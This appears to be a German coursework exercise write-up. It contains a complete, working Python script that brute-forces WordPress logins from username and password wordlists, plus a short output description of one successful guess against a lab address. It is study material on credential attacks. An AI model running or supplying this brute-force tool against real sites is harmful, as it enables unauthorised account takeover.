
AUSGABE

Die Dateien usernames.txt und passwords.txt dienen als Input für die Login-Versuche auf die Wordpressinstanz http://172.16.229.128/wordpress/.





Die grünunterlegte Zeile war ein erfolgreiche Anmeldung, demzufolge war der Benutzername *mo* mit Passwort *test* ein korrekter Login. Alle anderen Benutzer-Passwort-Kombinationen sind fehlgeschlagen.



KOMPLETTER QUELLTEXT

```python
# -*- coding: utf-8 -*-
# Überprüfung von Wordpressanmeldung auf Korrektheit
import argparse # zur Erleichterung der Kommandozeileneingaben
import requests # zur Handhabung mit HTTP
import re # Umgang mit Regular Expression
import sys # stellt System-spezifische Parameter und Funktionen zur Verfügung

# postet Daten auf website
# @param session: obj: aktuelle Request-Session
# @param url: str: url der zu untersuchenden Website
# @param data: dict: Daten die gepostet werden
# @return response: obj: Antwortdaten von Post-Anfrage
def postData(session, url, data):
    try:
        # redirect=False, damit automatische Umleitung gestoppt wird
        response = session.post(url, data=data, allow_redirects=False)
    except:
        print "Post auf angegebene URL nicht möglich"
        sys.exit(0)
    return response

# holt Daten von website
# @param session: obj: aktuelle Request-Session
# @param url: str: url der zu untersuchenden Website
# @return response: obj: Antwortdaten von Get-Anfrage
def getData(session, url):
    try:
        response = session.get(url, allow_redirects=True)
    except:
        print "Website existiert nicht"
        sys.exit(0)
    return response

# Website-Login (Wordpress)
# @param session: obj: aktuelle Request-Session
# @param url: str: url der zu untersuchenden Website
# @param login: dict: Login-Daten
def log_on(session, url, login):
    # überprüft ob wordspress-Instanz auf Ziel existiert
    responseGet = getData(session, url)
    # stellt Post-Anfrage an überprüfte Website
    responsePost = postData(session, responseGet.url, login)
    # War der Login erfolgreich wird man nach der Post-Anfrage auf neue Seite umgeleitet
    if responsePost.status_code == 302:
        # die neue Seite ist im Header über Location aufrufbar
        responseGet = getData(session, responsePost.headers['location'])
        # bei Erfolg der Get-Anfrage wird die Seite nach 'Howdy' durchsucht, Howdy erscheint als Begrüssung wenn Login erfolgreich war
        if re.search('Howdy', responseGet.content):
            print '\x1B[32m[+] Benutzer: %s  Password: %s | Login erfolgreich.\x1B[0m' % (login['log'], login['pwd'])
        else:
            print '[-] Benutzer: %s  Password: %s | Login fehlgeschlagen.' % (login['log'], login['pwd'])
    else:
        print '[-] Benutzer: %s  Password: %s | Login fehlgeschlagen.' % (login['log'], login['pwd'])


# liesst Elemente aus Datei und entfernt deren Zeilenumbrüche
# @param filename: str: Datei die ausgelesen wird
# @return result: list: Liste mit bereinigten Elementen
def cleanElements(filename):
    with open(filename) as f:
        result = f.readlines()
    result = [x.replace("\n", "") for x in result]
    return result

def main():
    # initialisiert Objekt parser
    parser = argparse.ArgumentParser()
    # Kommandozeilen-Argumente
    parser.add_argument('-t', dest='targetURL', \
                        type=str, help='specify the url', \
                        required=True)
    parser.add_argument('-u', dest='usernameFile', \
                        type=str, help='specify the Path of a File with username', \
                        required=True)
    parser.add_argument('-p', dest='passwordFile', \
                        type=str, help='specify the Path of a File with passwords', \
                        required=True)
    args = parser.parse_args()

    # Fügt alle Benutzername und Passwörter in Liste
    usernames = cleanElements(args.usernameFile)
    passwords = cleanElements(args.passwordFile)

    # durchläuft alle Benutzername und Passwörter
    for username in usernames:
        for password in passwords:
            # setzt aktuelle Logindaten in Dictionary
            login = {'log': username, 'pwd': password}
            # initialisiert Request-Session
            session = requests.Session()
            # Loginversuch
            log_on(session, args.targetURL, login)


if __name__ == '__main__':
    main()
```

ANHANG

- uebung_3_3_2.py
- usernames.txt
- passwords.txt